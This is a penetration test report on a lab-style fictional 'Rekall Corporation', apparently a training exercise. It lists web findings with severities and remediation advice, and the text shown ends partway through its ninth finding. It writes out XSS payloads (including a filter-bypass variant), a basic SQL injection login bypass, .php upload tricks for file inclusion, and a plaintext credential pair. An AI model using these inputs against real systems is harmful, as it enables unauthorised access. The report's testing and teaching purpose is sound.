Cybersecurity

Penetration Test Report

Rekall Corporation

Penetration Test Report

Prepared by: Sanatana Pillay

Confidentiality Statement

This document contains confidential and privileged information from Rekall Inc. (henceforth known as Rekall). The information contained in this document is confidential and may constitute inside or non-public information under international, federal, or state laws. Unauthorized forwarding, printing, copying, distribution, or use of such information is strictly prohibited and may be unlawful. If you are not the intended recipient, be aware that any disclosure, copying, or distribution of this document or its parts is prohibited.

Table of Contents

Contact Information

Company Name	Pillay Solutions
Contact Name	San Pillay
Contact Title	Senior Penetration Tester

Document History

Version	Date	Author(s)	Comments
001	02/22/2025	San Pillay	

Introduction

In accordance with Rekall policies, our organization conducts external and internal penetration tests of its networks and systems throughout the year. The purpose of this engagement was to assess the networks' and systems' security and identify potential security flaws by utilizing industry-accepted testing methodology and best practices.

For the testing, we focused on the following:

- Attempting to determine what system-level vulnerabilities could be discovered and exploited with no prior knowledge of the environment or notification to administrators.
- Attempting to exploit vulnerabilities found and access confidential information that may be stored on systems.
- Documenting and reporting on all findings.

All tests took into consideration the actual business processes implemented by the systems and their potential threats; therefore, the results of this assessment reflect a realistic picture of the actual exposure levels to online hackers. This document contains the results of that assessment.

Assessment Objective

The primary goal of this assessment was to provide an analysis of security flaws present in Rekall's web applications, networks, and systems. This assessment was conducted to identify exploitable vulnerabilities and provide actionable recommendations on how to remediate the vulnerabilities to provide a greater level of security for the environment.

We used our proven vulnerability testing methodology to assess all relevant web applications, networks, and systems in scope.

Rekall has outlined the following objectives:

Table 1: Defined Objectives

Objective
Find and exfiltrate any sensitive information within the domain.
Escalate privileges.
Compromise several machines.

Penetration Testing Methodology

Reconnaissance

We begin assessments by checking for any passive (open source) data that may assist the assessors with their tasks. If internal, the assessment team will perform active recon using tools such as Nmap and Bloodhound.

Identification of Vulnerabilities and Services

We use custom, private, and public tools such as Metasploit, hashcat, and Nmap to gain perspective of the network security from a hacker's point of view. These methods provide Rekall with an understanding of the risks that threaten its information, and also the strengths and weaknesses of the current controls protecting those systems. The results were achieved by mapping the network architecture, identifying hosts and services, enumerating network and system-level vulnerabilities, attempting to discover unexpected hosts within the environment, and eliminating false positives that might have arisen from scanning.

Vulnerability Exploitation

Our normal process is to both manually test each identified vulnerability and use automated tools to exploit these issues. Exploitation of a vulnerability is defined as any action we perform that gives us unauthorized access to the system or the sensitive data.

Reporting

Once exploitation is completed and the assessors have completed their objectives, or have done everything possible within the allotted time, the assessment team writes the report, which is the final deliverable to the customer.

Scope

Prior to any assessment activities, Rekall and the assessment team will identify targeted systems with a defined range or list of network IP addresses. The assessment team will work directly with the Rekall POC to determine which network ranges are in-scope for the scheduled assessment.

It is Rekall's responsibility to ensure that IP addresses identified as in-scope are actually controlled by Rekall and are hosted in Rekall-owned facilities (i.e., are not hosted by an external organization). In-scope and excluded IP addresses and ranges are listed below.


Executive Summary of Findings

Grading Methodology

Each finding was classified according to its severity, reflecting the risk each such vulnerability may pose to the business processes implemented by the application, based on the following criteria:

Critical: Immediate threat to key business processes.
High: Indirect threat to key business processes/threat to secondary business processes.
Medium: Indirect or partial threat to business processes.
Low: No direct threat exists; vulnerability may be leveraged with other vulnerabilities.
Informational: No threat; however, it is data that may be used in a future attack.

As the following grid shows, each threat is assessed in terms of both its potential impact on the business and the likelihood of exploitation:



Summary of Strengths

While the assessment team was successful in finding several vulnerabilities, the team also recognized several strengths within Rekall's environment. These positives highlight the effective countermeasures and defenses that successfully prevented, detected, or denied an attack technique or tactic from occurring.

- Some input areas in web applications needed farthing probing since they were well-protected against simple XSS vulnerabilities.
- Some attempts by Pillay Solutions to use SQL injections against the webpage were unsuccessful.
- Certain places have basic defenses in place, which made it more difficult for Pillay Solutions to successfully execute vulnerabilities such XSS scripting and local file inclusion.
- There was adequate input validation in several input fields.

Summary of Weaknesses

We successfully found several critical vulnerabilities that should be immediately addressed in order to prevent an adversary from compromising the network. These findings are not specific to a software version but are more general and systemic vulnerabilities.

- Web apps are susceptible to a number of attacks, including as XSS scripting, command injections, and local file inclusion, which might allow a threat actor to quickly access sensitive data and possibly upload harmful scripts to be stored on Rekall's servers.
- Numerous instances of sensitive data exposure were discovered on both Windows and Linux computers, making crucial information readily available to threat actors who might have infiltrated the system.
- Using simple nmap scans, a number of open ports were found, indicating possible weaknesses across Rekall's network.
- Shellshock, SLMail pop3d, and Apache Tomcat Remote Code Execution were among the older vulnerabilities discovered on the Linux and Windows computers.
- Information like the "WHOIS" data, which might be used by adversaries to further scan the network and find weaknesses, was made public via open source intelligence tools.
- The credentials and passwords of a number of significant users were recovered and cracked using Kiwi.

Executive Summary

Rekall's security was evaluated by Pillay Solutions in order to identify vulnerabilities and offer remediation.

In order to learn more about the target systems, including their network topology, operating system, and applications, Pillay Solutions first conducted active reconnaissance. We searched for user accounts, exploitable services, website vulnerabilities, and applications.

After that, we moved on to the scanning phase, where we checked network traffic and looked for open ports using programs like nmap. We evaluated and exploited the current CVE vulnerabilities based on those vulnerabilities.

We exposed vulnerabilities using a variety of tools during our examination, including Nmap, Burpsuite, Matesploit, and Nessus.

We advise Rekall to set up follow-up meetings to discuss the objectives and next steps of Pillay Solutions.

Summary Vulnerability Overview


Vulnerability	Severity
Reflected or Stored XSS Vulnerabilities on Multiple Web Pages	High
Command injection Vulnerabilities	High
Sensitive Data Exposure (Windows)	Critical
Local File Inclusion Vulnerabilities	Critical
Open Source Data Exposure	Critical
Apache Tomcat RCE Vulnerablity (CVE-2017-12617)	Critical
Shellshock Vulnerability (Linux)	Critical
FTP Anonymous Login	Critical
Kiwi Credential Dump	High
Sensitive Data in user 'C:\Users\Public\Documents' Directory	Medium
SLMail pop3d Exploit	Critical

The following summary tables represent an overview of the assessment findings for this penetration test:


Scan Type	Total
Hosts	172.22.117.20 192.168.13.10 192.168.13.11 192.168.13.12 192.168.13.13 192.168.13.14 192.168.14.35
Ports	21,22,80,106,110

Exploitation Risk	Total
Critical	11
High	12
Medium	8
Low	6


Vulnerability Findings Day 1

Vulnerability 1	Findings
Title	Reflected XSS vulnerability - welcome.php
Type (Web app / Linux OS / Wlndows OS)	Web app
Risk Rating	High
Description	On the Welcome.php page, in the field “Put your Name Here” enter payload <script>alert(You are Hacked)</script>
Images	
Affected Hosts	192.168.14.35, welcome.php
Remediation	User input validation Escaping user input


Vulnerability 2	Findings


Title	Reflected XSS payload
Type (Web app / Linux OS / WIndows OS)	Web app
Risk Rating	High
Description	In the character selection field, enter script <5cr1>alert(“hi”));</5cr1> to bypass “script”
Images	
Affected Hosts	192.168.14.35, memory-planner.php
Remediation	Security awareness training can help reduce the XSS vulnerability risk. Employees should be trained to spot phishing emails. As you add that variable to a web template, OWASP advises using HTML entity encoding.

Vulnerability 3	Findings
Title	XSS stored vulnerability-comments
Type (Web app / Linux OS / WIndows OS)	Web app
Risk Rating	High
Description	Entered a script to exploit poor coding. <script>alert(“Flag 3 found!”);</script>

Images	
Affected Hosts	192.168.14.35, comments.php
Remediation	Security awareness training can help reduce the XSS vulnerability risk. Employees should be trained to spot phishing emails. As you add that variable to a web template, OWASP advises using HTML entity encoding.

Vulnerability 4	Findings
Title	Sensitive Data Exposure
Type (Web app / Linux OS / WIndows OS)	Web app
Risk Rating	Low
Description	Used the curl -v command


Images	
Affected Hosts	192.168.14.35, About-Rekall.php
Remediation	curl comment can't be eliminated. Developers would have to take a look at their server and website information.

Vulnerability 5	Findings
Title	Local file inclusion Vulnerability
Type (Web app / Linux OS / WIndows OS)	Web app
Risk Rating	High
Description	Created a test file with a .php extension, then uploaded it here
Images	
Affected Hosts	192.168.14.35, Memory-Planner.php
Remediation	Secure file paths in a secure database and give an ID for every one, so that users only get to view their respective ID without viewing or changing the file


	path. Utilize databases: refrain from including files in a specified directory

Vulnerability 6	Findings
Title	Local file Inclusion vulnerability jpg
Type (Web app / Linux OS / WIndows OS)	Web app
Risk Rating	Medium
Description	Uploaded a file with a jpg.php extension and uploaded it in the “Location” field
Images	
Affected Hosts	192.168.14.35, Memory-Planner.php
Remediation	Secure file paths in a secure database and give an ID for every one, so that users only get to view their respective ID without viewing or changing the file path. Utilize databases: refrain from including files in a specified directory


Vulnerability 7	Findings
Title	SQL Injection Vulnerability login.php
Type (Web app / Linux OS / WIndows OS)	Web app
Risk Rating	Critical
Description	Using a basic SQL Injection: ' or '1'='1 ' or '1'='1 for user name and password

Images	
Affected Hosts	192.168.14.35, Login.php
Remediation	To prevent SQL attacks, web applications and databases entry points need to be sanitized. i.e filter inputs, restrict database code, restrict database access, monitor the application and database.


Vulnerability 8	Findings
Title	Sensitive data exposure
Type (Web app / Linux OS / WIndows OS)	Web app
Risk Rating	Critical
Description	Inspect the webpage, and the username and password are found. Username: dougqaid Password: kuato

Images	
Affected Hosts	login.php
Remediation	Remove the users username and password credentials from the HTML web


	page code.

Vulnerability 9	Findings
Title	Sensitive data exposure - robots.txt
Type (Web app / Linux OS / WIndows OS)	Web app
Risk Rating	Low
